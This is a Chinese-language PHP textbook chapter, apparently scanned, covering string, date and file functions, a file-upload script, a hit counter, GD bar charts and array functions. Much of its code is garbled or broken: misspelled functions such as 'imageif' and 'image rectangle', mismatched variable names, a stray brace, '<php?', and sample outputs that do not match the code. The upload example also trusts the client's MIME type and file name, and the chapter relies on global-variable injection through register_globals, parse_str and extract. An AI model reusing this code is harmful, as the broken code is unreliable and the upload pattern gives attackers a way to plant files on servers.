substr 返回字符串的一个子串，用法是：substr(字符串,头位置,长度)。头位置是从 0 算起的。如果是负数，则是从字符串结尾向前数的意思。例：

```
<?
echo substr("abcdef", 1, 3); // 输出 "bcd"
echo substr("abcdef", -2); // 输出 "ef"
echo substr("abcdef", -3, 1); // 输出 "d"
?>
```

### 3. Chr 和 Ord

类似于 C 语言的同名函数。前者返回 ASCII 码为某个数值的字符，后者返回某个字符的 ASCII 码值。例：

```
<?php
$str = chr(65);
echo $str;//输出“A”（大写字母 A 对应的 ASCII 码为 65）
echo Ord($str);//输出 65
}
?>
```

### 4. explode、implode 和 join

这些是和数组有关的函数。

explode(字符串,分割符)返回一个将字符串在分割符处分开所产生的数组。

implode(数组,分割符)返回一个将数组各元素之间插上分割符而成的字符串。例：

```
<?
$pizza = "第一片 第二片 第三片 第四片 第五片 第六片";
$pieces = explode(" ", $pizza);//数组$pieces 的元素分别为"第一片", "第二片"... "第六片"
$newpizza = implode(" ", $pieces);
echo $newpizza;//$newpizza 跟$pizza 是完全一样的
?>
```

join 与 implode 的功能完全相同，只不过换了一个名字而已。

### 5. Chop 和 Trim

前者去掉字符串结尾的空格，后者把字符串开头和结尾的空格都去掉。例：

```
<?php
$str = " a b c ";
echo "1";
```

```
echo chop($str);  
echo "2";  
echo trim($str);  
echo "3";  
?>//最后的输出结果为"1 a b c2a b c3"，注意其中的空格
```

#### 6. htmlspecialchars

将字符串中的特殊字符换成在 HTML 中能识别的格式（通常以&开头），例如将“<”转换成“&lt;”，将“>”转换成“&gt;”，将“&”转换成“&amp;”。

#### 7. nl2br

将字符串中的换行字符替换成“<BR>”，这样用 HTML 来显示的时候就确实确实是回车换行的效果。我们在后面的章节中会看到怎么使用这个函数。

#### 8. AddSlashes 和 StripSlashes

分别给字符串中需要加上“\”才能用于数据库查询的字符加上和去掉“\”，这两个函数很智能化的。

#### 9. parse\_str

此函数将“name1=value1&name2=value2&...”类型的字符串分解成一些变量。例：

```
<?php  
$str = "first=value&second[]=this+works&second[]=another";  
parse_str($str);  
echo $first;      // 显示 "value"  
echo $second[0];  // 显示 "this works"  
echo $second[1];  // 显示 "another"  
?>
```

## 5.2 日期处理函数

PHP 提供了一些日期处理专用函数，常用的有以下这些：

#### 1. date

用法：date(格式,[时间]);

如果没有时间参数，则使用当前时间。

格式是一个字符串，字符串选项如下：

- ◆ U 替换成自起始时间(1970 年 1 月 1 日)以来的秒数。
- ◆ Y 替换成 4 位的年号。
- ◆ y 替换成 2 位的年号。
- ◆ F 替换成月份的英文全称。
- ◆ M 替换成月份的英文简称。
- ◆ m 替换成月份数。

- ◆ z 替换成从当年 1 月 1 日以来的天数。
- ◆ d 替换成日数。
- ◆ l 替换成星期几的英文全称。
- ◆ D 替换成星期几的英文简称。
- ◆ w 替换成星期几(数字)。
- ◆ H 替换成小时数(24 小时制)。
- ◆ h 替换成小时数(12 小时制)。
- ◆ i 替换成分钟数。
- ◆ s 替换成秒数。
- ◆ A 替换成“AM”或“PM”。
- ◆ a 替换成“am”或“pm”。
- ◆ S 替换成英文序号后缀,例如:“st”、“nd”、“rd”或“th”。

函数返回替换之后的格式化字符串。例:

```
<?
print(date("l dS of F Y h:i:s A")); //输出"Wednesday 04th of April 2001 10:38:43 AM"
?>
```

## 2. getdate()

返回一个数组,数组下标包括:

- “seconds” 秒数。
- “minutes” 分数。
- “hours” 小时数。
- “mday” 日数。
- “mon” 月份数。
- “year” 年号。
- “yday” 1 月 1 日以来的天数。
- “weekday” 星期几,英文全称。
- “month” 月份,英文全名。

例:

```
<?php
$array=getdate();
$str1=$array["year"]."-".$array["mon"]."-".$array["mday"]; //输出"2001-4-4"
$str2=$array["hours"].".$array["minutes"].".$array["seconds"]; //输出"10:47:57"
?>
```

## 3. gmdate

与 date 类似,但先将时间转换成格林尼治标准时间。例:

```
<?php
echo date("M d Y H:i:s");//输出"Apr 04 2001 10:49:42"
echo gmdate("M d Y H:i:s");//输出"Apr 04 2001 02:49:42"
```

?>

#### 4. mktime

用法: `mktime(小时数,分数,秒数,月,日,年);`

这个函数返回自起始时刻到指定时刻的总秒数。

```
<?php
```

```
$intt=mktime(0,0,0,12,32,1997);
```

```
echo $intt;//输出 883584000
```

```
echo date("M-d-Y",mktime(0,0,0,12,32,1997));//输出 Jan-01-1998, 请注意为什么不是 1997
```

```
?>
```

#### 5. time

用法: `time();`

返回 1970 年 1 月 1 日零点到目前时刻的总秒数。

#### 6. microtime

用法: `microtime();`

返回一个字符串, 用空格分成两部分, 后一部分相当于 `time()` 的返回值, 前一部分是微秒数。例:

```
<?php
```

```
$intt=time();
```

```
echo $intt;//输出 986353213
```

```
$str=microtime();
```

```
echo $str;//输出 0.14455000 986353213
```

```
?>
```

#### 7. checkdate

用法: `checkdate(月,日,年);`

返回逻辑真或逻辑假。

如果:

(1) 年在 1900~32767 之间(包括 1900 与 32767)。

(2) 月在 1~12 之间。

(3) 日在该月的允许日数范围内(考虑了闰年)。

则返回逻辑真, 否则返回逻辑假。

#### 8. set\_time\_limit

用法: `set_time_limit(秒数);`

本函数用来设定网页最长执行时间。缺省值是 30s, 用 `php.ini` 中的 `max_execution_time` 变量设定, 若设定为 0, 则不限定执行时间。当执行到该函数时, 才开始计算。例如, 若缺省是 30s, 而在执行到该函数前已执行了 25s, 而用本函数设为 20s, 则该页面最长执行时间为 45s。

## 5.3 文件操作函数

本节将讨论对文件进行操作的函数，为了加深印象，我们还要讨论怎样用这些函数实现文件上传。

PHP4 中的文件操作函数大体和 C 语言中的文件函数类似，但有一些扩充，特别是除了支持对本机文件的访问外，也可以通过 URL 对 HTTP 和 FTP 上的文件进行访问，只要把这些 URL 作为文件名传递给文件操作函数就可以了。

### 5.3.1 主要的文件操作函数

下面介绍一些主要的文件操作函数。

1. `fclose`、`feof`、`fgetc`、`fgets`、`fopen`、`fputs`、`fseek`、`ftell`、`mkdir`、`readlink`、`rename`、`rewind`、`rmdir`、`stat` 和 `unlink`

这些函数的功能和 C 语言中的同名函数类似。

2. `chgrp`、`chmod`、`chown` 和 `copy`

这些函数的含义也都很容易理解，用法如下：

`chgrp`(文件名,组); `chmod`(文件名,模式); `chown`(文件名,用户); `copy`(源文件名,目标文件名);

注意：这些函数用的是文件名而不是 `fopen` 返回的文件号。

3. `file_exists`、`fileatime`、`filectime`、`filegroup`、`fileinode`、`filemtime`、`fileowner`、`filesize`、`filetype`、`fileperms`、`fileumask`、`is_dir`、`is_executable`、`is_file`、`is_link`、`is_readable` 和 `is_writable`

这些是文件信息函数，大多把文件名当作参数。

4. `fgetss`

用法：`fgetss`(文件号,最大长度);

读取文件的一行或直到最大长度(类似于 `fgets`)，但去掉所有的 HTML 和 PHP 标记，下面举个例子。

我们创建了一个文本文件 `test.txt`，它的内容是：

```
This is a file  
used for  
fgetss function!
```

然后在这个目录下写一个 PHP 文件，代码如下：

```
<?php  
$fd = fopen("test.txt", "r");  
while ($buffer = fgetss($fd, 4096)) {  
    echo $buffer;  
}  
fclose($fd);
```

?>

这个文件的执行结果是:

This is a file used for fgets function!

为什么没有换行呢? 因为我们的代码没有让它换行, 把代码改成下面这样:

```
<?php
$num=1;
$fd = fopen("test.txt", "r");
while ($buffer = fgets($fd, 4096)) {
    $num++;
    echo "line ".$num.".";
    echo $buffer;
    echo "<br>";
}
fclose($fd);
?>
```

这一次执行的结果是:

```
line 2:This is a file
line 3:used for
line 4:fgets function!
```

## 5. file

用法: file(文件名);

返回一个数组, 数组中的每一个元素就是文件中的一行。

## 5.3.2 主要的目录操作函数

PHP 中的目录操作函数具有面向对象的特点, 所以读者要用心去体会。本书后面有专门一章来讲解 PHP 中的面向对象编程。

主要的目录操作函数有:

### 1. dir、opendir

用法:

```
$d = dir("目录名");
$handle = opendir("目录名");
```

前者返回一个 dir (目录) 对象, 后者返回一个目录句柄。前者返回的 dir 对象有 handle 和 path 两个属性, 第一个就相当于 opendir 返回的句柄, 第二个就是目录名本身。用 \$d->handle 和 \$d->path 就可以访问这两个属性。

### 2. read、readdir; rewind、rewinddir; close、closedir

每组函数中的第一个是 dir (目录) 对象的方法, 用“对象->方法()”调用; 后一个是函数, 用“函数名(目录句柄)”调用。read 是返回目录中的下一个文件名; rewind 是回到目录

的第一个文件名；close 是关闭目录。

### 3. chdir

转换 PHP 的工作目录。

## 5.3.3 实例 1：文件上传

下面我们用一个实例来说明怎么使用这些文件目录操作函数，这个实例是用来上传目录的。

网站的编辑为了丰富网站的内容，需要在文章中添加图片，而图片不同于文字，文字作为纯文本，可以直接添加到数据库中，但图片就不一样了，不能直接添加到数据库里，需要把它上传到服务器上，在数据库中可能只需要保存图片的路径就可以了。

文件上传有两种方法，一种是当成 E-mail 附件来发送，另一种是把一些动态内容当成图像来发送，下面我们要写一些函数，以后只要调用这些函数就可以了。

首先需要定义所允许上传的文件的大小。如果上传的文件是图像，就要规定图像的最大高度和宽度，原因就不用多讲了。

```
<?php
$my_max_file_size    = "102400";    # 单位是字节
$image_max_width     = "300";       # 单位是像素
$image_max_height    = "300";       # 单位是像素
?>
```

然后是上传文件所放路径，这应该是绝对路径，并且拥有写的权限。

```
<?php
$the_path = "/usr/local/apache/htdocs/sites/dev/phpbuilder/upload/files";
?>
```

下面定义一个数组，数组的下标是各种文件类型。当用户上传的文件类型不对时，就用这个数组来给出明确的出错信息。

```
<?php
$registered_types = array(
    "application/x-gzip-compressed"    => ".tar.gz, .tgz",
    "application/x-zip-compressed"     => ".zip",
    "application/x-tar"                => ".tar",
    "text/plain"                       => ".html, .php, .txt, .inc (etc)",
    "image/bmp"                        => ".bmp, .ico",
    "image/gif"                        => ".gif",
    "image/jpeg"                       => ".jpg, .jpeg",
    "image/png"                        => ".png",
    "application/x-shockwave-flash"   => ".swf",
)
```

```

"application/msword"          => ".doc",
"application/vnd.ms-excel"     => ".xls",
"application/octet-stream"     => ".exe, .fla (etc)"
);
?>

```

读者还可以在这个数组中任意添加其他文件类型。

最后需要指定允许上传的文件类型，由于这个例子要在网页中嵌入图像，所以我们创建一个跟图像文件类型有关的数组。

```

<?php
$allowed_types = array("image/bmp","image/gif","image/jpeg","image/jpg");
?>

```

接下来我们要写一些函数，把一些功能封装起来。

首先，把生成上传表格的功能做成一个函数，需要显示上传表格的时候就调用该函数，代码就不会显得太乱。

```

<?php
function form($error=false) {
    global $PHP_SELF,$my_max_file_size;
    if ($error) print $error . "<br><br>";
    print "\n<form ENCTYPE=\"multipart/form-data\" action=\"\" . $PHP_SELF . \"\" method=\"post\">";
    print "\n<INPUT TYPE=\"hidden\" name=\"MAX_FILE_SIZE\" value=\"\" . $my_max_file_size . \"\">";
    print "\n<INPUT TYPE=\"hidden\" name=\"task\" value=\"upload\">";
    print "\n<P>Upload a file";
    print "\n<BR>NOTE: Max file size is " . ($my_max_file_size / 1024) . "KB";
    print "\n<br><INPUT NAME=\"the_file\" TYPE=\"file\" SIZE=\"35\"><br>";
    print "\n<input type=\"submit\" Value=\"Upload\">";
    print "\n</form>";
}
?>

```

代码中有很多换行符“\n”，这样输出内容便不会挤在一行里，调试程序也更容易一些。

我们的第二个函数就检查某个值是否已经在数组内，现在 PHP4 中已经内置了 in\_array() 函数，而 PHP3 中没有，所以就用了个 IF 语句来判断 PHP 的版本。如果运行 PHP4 的话，就不需要这段代码了，不过留着也不会出错。

```

<?php
if (!ereg("^4",phpversion())) {
    function in_array($needle,$haystack) {
        for ($i=0; $i < count($haystack); $i++) {
            if ($haystack[$i] == $needle) {

```



```

        return true;
    }
}
}
?>

```

下面这段代码的主函数是校验上传文件的合法性，其实就是检查文件类型，另外，如果上传的是图像文件，还要校验它的尺寸大小。

```

<?php
function validate_upload($the_file)
{
    global $my_max_file_size,$image_max_width,$image_max_height,
    $allowed_types,$the_file_type,$registered_types;

    $start_error = "\n<b>Error:</b>\n<ul>";
    if ($the_file == "none") { # 是否上传了文件?
        $error .= "\n<li>You did not upload anything!</li>";
    } else { # 检查是否允许上传这类文件
        if (!in_array($the_file_type,$allowed_types)) {
            $error .= "\n<li>The file that you uploaded was of a ".
                "type that is not allowed, you are only
                allowed to upload files of the type:\n<ul>";
            while ($type = current($allowed_types)) {
                $error .= "\n<li>" . $registered_types[$type] . " (" . $type . ")</li>";
                next($allowed_types);
            }
            $error .= "\n</ul>";
        }

        if (ereg("image",$the_file_type) && (in_array($the_file_type,$allowed_types))) {
            $size = GetImageSize($the_file);
            list($foo,$width,$bar,$height) = explode("\n",$size[3]);
            if ($width > $image_max_width) {
                $error .= "\n<li>Your image should be no wider than ".
                    $image_max_width . " Pixels</li>";
            }
            if ($height > $image_max_height) {

```

```

        $error .= "\n<li>Your image should be no higher than " .
            $image_max_height . " Pixels</li>";
    }
}
if ($error) {
    $error = $start_error . $error . "\n</ul>";
    return $error;
} else {
    return false;
}
}
?>

```

解释:

- ◆ 第 1~4 行: 声明全局变量。
- ◆ 第 5 行: 出错信息字符串的开头部分。
- ◆ 第 6~8 行: 如果用户没有指定上传文件, \$the\_file 被设为 "none", 用来判断用户是否进行了上传文件的操作。
- ◆ 第 9~19 行: 在这里使用了 in\_array 函数和先前定义的两个数组。检查 \$the\_file\_type 是否在 \$allowed\_types 数组里, 如果在数组里面, 就表示允许上传这种文件。如果不允许上传, 就用 \$registered\_types 数组来给出一个明确的出错信息。
- ◆ 第 19~28 行: 如果上传的是一个图像文件, 还要检查它的尺寸是否在预定义的范围之内。这里用 getimagesize() 函数来检查文件的尺寸, 同时还要生成必要的出错信息字符串。
- ◆ 第 31~39 行: 如果 \$error 不为空, 就把出错信息字符串的开头部分放到该字符串前面, 然后一起返回, 否则就返回 false。

下面的这个函数并不是必需的, 但还是写在了这里, 用于证明文件确实上传成功了, 它只是把上传目录中的文件名都打印出来, 除了 "." 和 ".."。

```

<?php
function list_files() {
    global $the_path;
    $handle = dir($the_path);
    print "\n<b>Uploaded files:</b><br>";
    while ($file = $handle->read()) {
        if (($file != ".") && ($file != "..")) {
            print "\n" . $file . "<br>";
        }
    }
}

```

```

    }
    print "<hr>";
}
?>

```

我们的最后一个函数用来把所有的函数合在一起。它以文件名为输入参数，然后使用 `validate_upload()` 函数来校验是否允许上传这个文件。如果允许，就要把它从临时目录（这个目录在 `php.ini` 文件中指定）拷贝到上传文件目录中去。同时还要检查是否能拷贝到上传文件目录中。如果这一步出了问题，那肯定是因为目录权限或者路径不对。接着就调用 `list_files()` 函数，最后再显示表格。

```

<?php
function upload($the_file) {
    global $the_path,$the_file_name;
    $error = validate_upload($the_file);
    if($error) {
        form($error);
    } else {
        if (!@copy($the_file, $the_path . "/" . $the_file_name)) {
            form("\n<b>Something barfed, check the path to and ".
                "the permissions for the upload directory</b>");
        } else {
            list_files();
            form();
        }
    }
}
?>

```

运行这段脚本，用户能看到一个表格，其中有一个文件上传框，选中硬盘中的文件然后点击“submit”按钮进行文件上传。如果文件合法，运行的结果就显示上传文件夹中的所有文件列表，同时还要显示上传文件的表格。

### 5.3.4 实例 2：计数器

下面我们来做一个简单的 PHP 计数器。页面被调用一次，计数器就加一。先来看看代码：

```

<?
// count.txt 文件的完整路径
$count_file = "/full/sys/path/counter/count.txt";
// 把文章读到 $count_file_line 数组里

```

```
$counter_file_line = file($counter_file);  
// 在数组的第 0 个元素里，也就是第一行里加一  
$counter_file_line[0]++;  
// 打开文件，写入新数字后关闭文件  
$cf = fopen($counter_file, "w");  
fputs($cf, "$counter_file_line[0]");  
fclose($cf);  
// 打印数字  
echo "$counter_file_line[0]";  
?>
```

现在来仔细研究代码。在这个例子中，计数值保存在文本文件里，但必须告诉服务器文件的名字。所以要在代码里包含上文本文件的路径。要创建一个目录并在目录中新建一个文本文件，叫做 count.txt，所以绝对路径的最后肯定是这种形式：

```
$counter_file = "/full/sys/path/counter/count.txt";
```

它是代码的第一行，它把计数器文件的绝对路径赋给了路径变量 \$counter\_file。代码的下一行是：

```
$counter_file_line = file($counter_file);
```

其中使用了 file 函数，它把服务器上的某个文件读进数组，每一行保存在一个数组元素里。例如：\$counter\_file\_line[0] 代表文本文件的第一行，\$counter\_file\_line[1] 代表文本文件的第二行，等等。

下一行是 \$counter\_file\_line[0]++，它的作用就是在文本第一行上加一，读者应该对++操作符很熟悉了。

接下来是：

```
$cf = fopen($counter_file, "w");
```

它的作用是打开文件 \$counter\_file，“w”表示以可写方式打开。

下一行是：

```
fputs($cf, "$counter_file_line[0]");
```

函数 fputs() 用来写文件，\$cf 代表要写的文件，\$counter\_file\_line[0] 代表要写的内容，它就是计数值，我们把它加一之后写回文件。

下一行是：

```
fclose($cf);
```

它用来关闭文件，最后一行用来打印出计数值：

```
echo $counter_file_line[0];
```

只需要把这个文件包含到要显示计数器的页面文件中就可以使用了。

## 5.4 使用 GD 库来生成柱状图

本节主要讲解怎么使用 PHP 的图形功能来创建简单的 GIF 和 PNG 格式的柱状图，也会稍微涉及一些非图形的方法。虽然这里所写的代码功能很有限，但是它实现的基本功能在以后处理更复杂图表的时候非常有用。

我们所要做的是给数组 \$data 生成一个图表，横坐标是数组元素的序号，纵坐标是数组元素的值。

使用 PHP 生成图表的前提是把 GD 图像库和 PHP 一起进行编译。

要想把一个用 PHP 生成的图像放到网页上，只需使用 HTML 的标示符 IMG。然后这个标示符就会调用脚本把图像数据传给浏览器，这跟普通的标示符还不太一样：

```
<IMG SRC="chart.php" HEIGHT="height_of_chart" WIDTH="width_of_chart">
```

通常在网页上动态产生图片的效果会受一定影响，但还不是太差。在后面的部分里会讲一些解决的办法。俗话说的好：简单就是美，所以我们不用急着学习怎样用 PHP 动态生成像素图像。先来看几种简单的画图方法，大部分情况下，这些简单的位图就能满足用户要求。

### 5.4.1 几种简单的画图方法

PHP 并不是非要 GD 库才能画效果图，最简单的办法就是根据所要表示的数值打印出一定数目的星号 (\*) 或者其他符号，(当然，星号的数目跟所要表示的数值应该成比例)，然后使用 HTML 标示符如 <pre> 或者 <table> 来进行排版。用这种方法来生成图表，服务器额外增加的负载小，并且页面下载所需时间也很短。

假设要画图表示的最大数值是 \$maxval，要用 \$maxsize 个星号来表示。那么表示数值 \$val 的代码就应该是：

```
<?php
echo "<PRE>";
for ($i = 0; $i < (int)($val*$maxsize / $maxval); $i++) echo "*";
echo "\n";
echo "</PRE>";
?>
```

如果有一列的数值都这么处理了，结果就会是这样：

```
535' 385      *****
1' 984' 345    *****
354' 899      *****
893' 423      *****
```

是不是很简单？

另一种办法是使用特定宽度和背景色的表格或者表格单元。还可以在图表条上使用边框效果和图形化背景。但要注意每种排版在不同浏览器中的效果可能会不一样。

最好的办法是使用只有一个像素 (\$base\_of\_gif) 的小 GIF 图片, 然后把它拉伸到一定的宽度或高度 (拉伸比例因子:  $\$stretching\_factor=(int)(\$var*\$maxsize/\$maxval)$ )。这里跟前面打印星号来画图的区别就在于 \$maxsize 是用像素而不是用星号来表示。

下面的这个例子就是这样做的, 读者可以根据需要来修改 HTML 源文件:

```
<IMG SRC="row.gif" WIDTH="<?php echo $base_of_gif;?>" HEIGHT="<?php echo $stretching_factor;?>">
```

其效果如图 5-1 所示。




图 5-1 用星号画出的效果图一

也可以横着画图:

```
<IMG SRC="row.gif" HEIGHT="<?php echo $base_of_gif;?>" WIDTH="<?php echo $stretching_factor;?>">
```

其效果如图 5-2 所示:




图 5-2 用星号画出的效果图二

最后, 也可以使用 PHP 来动态生成 PDF 文件, 在本书后面有专门的一章来讲解用 PHP 处理 PDF 文件。但除非想生成高质量打印材料, 否则没必要这样做。大多数情况下用 HTML 语言来控制排版已经足够了。

## 5.4.2 怎样生成图像

现在我们才开始讨论如何生成图像, 读者是不是等不及了? 下面的代码讲解了使用 PHP 生成图像的基本知识。

先来定义图像的宽度\$width 和高度\$height, 因为 HTML 中的 IMG 标示符需要用到它们。然后, 使用 imagecreate()函数来为图形分配内存, 同时也要为将要用到的颜色分配内存。我们用十进制或者十六进制数字来表示 RGB 颜色值。

发送图像前必须用一个 HTTP 表头信息来告诉浏览器怎样解释收到的二进制数据。最后, imageif()函数用来生成图像, imagedestroy()函数用来释放开始时分配的内存。代码如下:

```
<!--chart.php -->
<?php
$width = 480;
$height = 250;
$image = imagecreate($width, $height);
// 颜色
$white = imagecolorallocate($image, 0xFF, 0xFF, 0xFF);
$navy = imagecolorallocate($image, 0x00, 0x00, 0x80);
$black = imagecolorallocate($image, 0x00, 0x00, 0x00);
$gray = imagecolorallocate($image, 0xCD, 0xCD, 0xCD);
// 这里是画图的代码
//发送 图像
header("Content-type: image/gif"); // 或者 "Content-type: image/png"
imagegif($image); // 或者 imagepng($image)
imagedestroy($image);
?>
```

如果使用 PNG 图像格式, 只需要把 Content-type 改成 image/png, 把 imageif()改成 imagepng()。

### 5.4.3 排版和框架

现在生成的还是没有任何内容的图像。假设要表示一年内美国总统的支持率, 下面是数据:

```
<?php
$data = array(
    "Jan" => 55,
    "Feb" => 54,
    "Mar" => 53,
    "Apr" => 33,
    "May" => 13,
    "Jun" => 15,
    "Jul" => 23,
    "Aug" => 28,
```

```
"Sep" => 32,
"Oct" => 45,
"Nov" => 73,
"Dec" => 71);
?>
```

使用 `max()` 和 `sizeof()` 函数便可以得到数组元素的最大值是 73，数组元素的个数是 12。这样根据整个图像的尺寸就能决定所画图表的尺寸。

首先我们必须决定整个版面的设计。垂直方向需要留一些空间，因为上面要写标题，下面要写 x 轴标注。在 y 轴左侧需要留出一些水平空间。下面使用 `image rectangle()` 函数来为图表画一个框架。注意，x 坐标和 y 坐标都是从左上角 (0, 0) 算起的。代码如下：

```
<?php
$maxval = max($data);
$nval = sizeof($data);
$vmargin = 20; // 标题所占的垂直空白
$hmargint = 38; // y 轴左侧所留的水平空白
$base = floor(($width - $hmargint) / $nval); // 列与列之间的距离
$ysize = $height - 2 * $vmargin; // 框架的垂直方向的宽度
$xsize = $nval * $base; // 水平方向的宽度
// 画框架
image rectangle($image, $hmargint, $vmargin,
$hmargint + $xsize, $vmargin + $ysize, $black);
?>
```

#### 5.4.4 添加标题

图表标题使用 3 号字。

函数 `imagestring()` 用来在图像上从指定的 (x, y) 位置开始画一个水平字符串。要想使标题居中就要计算字符串左边开始的位置，方法就是用中点位置减去字符串长度的一半。使用 `imagefontwidth()` 函数就能得到字符串宽度，这个宽度用像素表示。具体的代码如下：

```
<?php
// 标题
$titlefont = 3;
$title = "Presidential Approval Ratings 2000 (in %)";
// 标题的像素宽度
$txtsz = imagefontwidth($titlefont) * strlen($title);
$xpos = (int)($hmargint + ($xsize - $txtsz)/2); // 标题居中
$xpos = max(1, $xpos); // 坐标为正值
```



```

$ypos = 3; // 离最顶端的距离
imagestring($image, $titlefont, $xpos, $ypos, $title, $black);
?>

```

现在的图表如图 5-3 所示:



图 5-3 只有标题的图

### 5.4.5 添加 y 轴标注和水平横线

下面在 y 轴标记处画出水平线, 同时也打印出 y 轴标记。

首先要定义标注的字体和图表上水平线的数目。然后再计算水平线间有多少个数据单位。在这个例子中要画出的是百分比, 四条水平线之间的距离应该是整个表格高度 (\$ysize) 的 1/5。

在每个标记处不仅要打印标注文字, 同时要画一条水平线。标注文字应该是垂直居中的, 所用的方法跟前面标题居中所用的方法完全一样。代码如下:

```

<?php
// y 轴的标记和水平线
$labelfont = 2;
$ngrid = 4; // 水平线的数目
$dydat = $maxval / $ngrid; // 水平线之间的数据单位距离
$dy pix = $ysize / ($ngrid + 1); // 水平线之间的像素距离
for ($i = 0; $i <= ($ngrid + 1); $i++) {
    // 沿着 y 轴循环
    $ydat = (int)($i * $dydat); // 水平线所在高度的数据单位距离
    $ypos = $vmargin + $ysize - (int)($i * $dy pix); // 水平线所在高度的像素距离
    $txtsz = imagefontwidth($labelfont) * strlen($ydat); // 标注的像素宽度

```

```

$txtht = imagefontheight($labelfont); // 标注的像素高度
$xpos = (int)(($hmargin - $txtsz) / 2);
$xpos = max(1, $xpos);
imagestring($image, $labelfont, $xpos, $ypos - (int)($txtht/2), $ydat, $black);
if (!$i == 0) && !$i > $ngrid)
    imageline($image, $hmargin - 3, $ypos, $hmargin + $xsize, $ypos, $gray);
// 不能在 y=0 的地方和顶端画图
}
?>

```

这样，图表就像点样了，其效果如图 5-4 所示：




图 5-4 添加了 y 轴标记和水平横线的图

## 5.4.6 画垂直列和 x 轴标注

画 x 轴标注的方法跟前面完全一样。唯一要考虑的事情就是标注（也就是 \$data 数组元素的顺序号）字体是否太大，每列（\$base）的宽度是否不够？由于代码自始至终使用的是相对尺寸，所以这些问题都很容易解决。

画出来的垂直列就像是充满了蓝色的矩形，首先要确定矩形的水平方向和垂直方向的范围。在垂直方向使用了一个比例因子，它代表每个数据单元所代表的像素数目，在这个例子中就是每个百分点所代表的像素数目。x 方向的列宽其实就是每列之间的距离（\$base）。代码如下：

```

<?php
// 列和 x 轴标注
$padding = 3; // 列与列之间距离的一半

```

```

$ysize = $ysize / (($ngrid-1) * $dydat); // 每个数据单位所占像素
for ($i = 0; list($xval, $yval) = each($data); $i++) {
    // 垂直列
    $ymax = $vmargin + $ysize;
    $ymin = $ymax - (int)($yval*$ysize);
    $xmax = $hmargin + ($i+1)*$base - $padding;
    $xmin = $hmargin + $i*$base + $padding;
    imagefilledrectangle($image, $xmin, $ymin, $xmax, $ymax, $navy);
    // x 标注
    $txtsz = imagefontwidth($labelfont) * strlen($xval);
    $xpos = $xmin + (int)(($base - $txtsz) / 2);
    $xpos = max($xmin, $xpos);
    $ypos = $ymax + 3; // 离 x 轴的距离
    imagestring($image, $labelfont, $xpos, $ypos, $xval, $black);
}
?>

```

最终的结果如图 5-5 所示:




图 5-5 最终结果

### 5.4.7 其他的一些问题

在上面的那张图中，第一个值还有点问题。一月份的支持率是 55%，但是柱状图里的水

平线只到 54%。实际上那条水平线代表的是 54.75%。因为在把 y 轴标注转化成整数的时候，小数点后面的数字就截去了。要是这样做对结果影响很大的话，就使用四舍五入校正函数：`floor($positive_value_to_round+0.5)`。另一种解决方法是干脆不用四舍五入，而使用 `sprintf()` 来规定数字的格式。

也可以在列中填充另一个图像文件的图案，这样做出来的图表更好看一些。实际上，在前面的“几种简单的画图方法”部分中已经提到了把小 GIF 图像进行拉伸的办法。首先用 `imagecreatefromgif()` 函数来打开 GIF 图像，使用 `imagecopyresized()` 函数把它拉伸后填入图表。

如果要对比好几个变量，最好用线图，它比柱状图直观。画线图使用 `imageline()` 函数。另外还有饼图，我们会在后面用专门一章来讲解用 PHP 画柱状图、线图和饼状图的函数。

## 5.5 几个有用的数组函数

本节我们将介绍几个数组函数，并举例说明它们的用法。

### 1. `void extract (array var_array [, int extract_type ][, string prefix])`

作用：把一个关联数组展开为变量名和变量的值，如果有冲突则由后面的参数指定处理方法。

如：

```
<php?
$size = "large";
$var_array = array ("color" => "blue", "size" => "medium", "shape" => "sphere");
extract ($var_array, EXTR_PREFIX_SAME, "wddx");
print "$color, $size, $shape, $wddx_size";
?>
```

### 2. `array compact (mixed varname [, mixed ...])`

作用：和上面的函数相反，把变量名和变量的值保存到关联数组里面。

如：

```
$city = "San Francisco";
$state = "CA";
$event = "SIGGRAPH";
$location_vars = array ("city", "state");
$result = compact ("event", "nothing_here", $location_vars);
```

`$result` 结果为 `array ("event" => "SIGGRAPH", "city" => "San Francisco", "state" => "CA")`。

### 3. `bool in_array (mixed needle, array haystack)`

作用：判断数组中是否有这个值。

### 4. `void natsort (array array)`

作用：以自然数的方法排序数组，也就是说 12 将排在 2 的后面。

例:

```
$array1 = $array2 = array ("img12.png","img10.png","img2.png","img1.png");  
sort($array1);  
echo "标准排序 n";  
print_r($array1);  
natsort($array2);  
echo "n 自然排序 n";  
print_r($array2);
```

代码输出为:

标准排序

Array

(

[0] => img1.png

[1] => img10.png

[2] => img12.png

[3] => img2.png

)
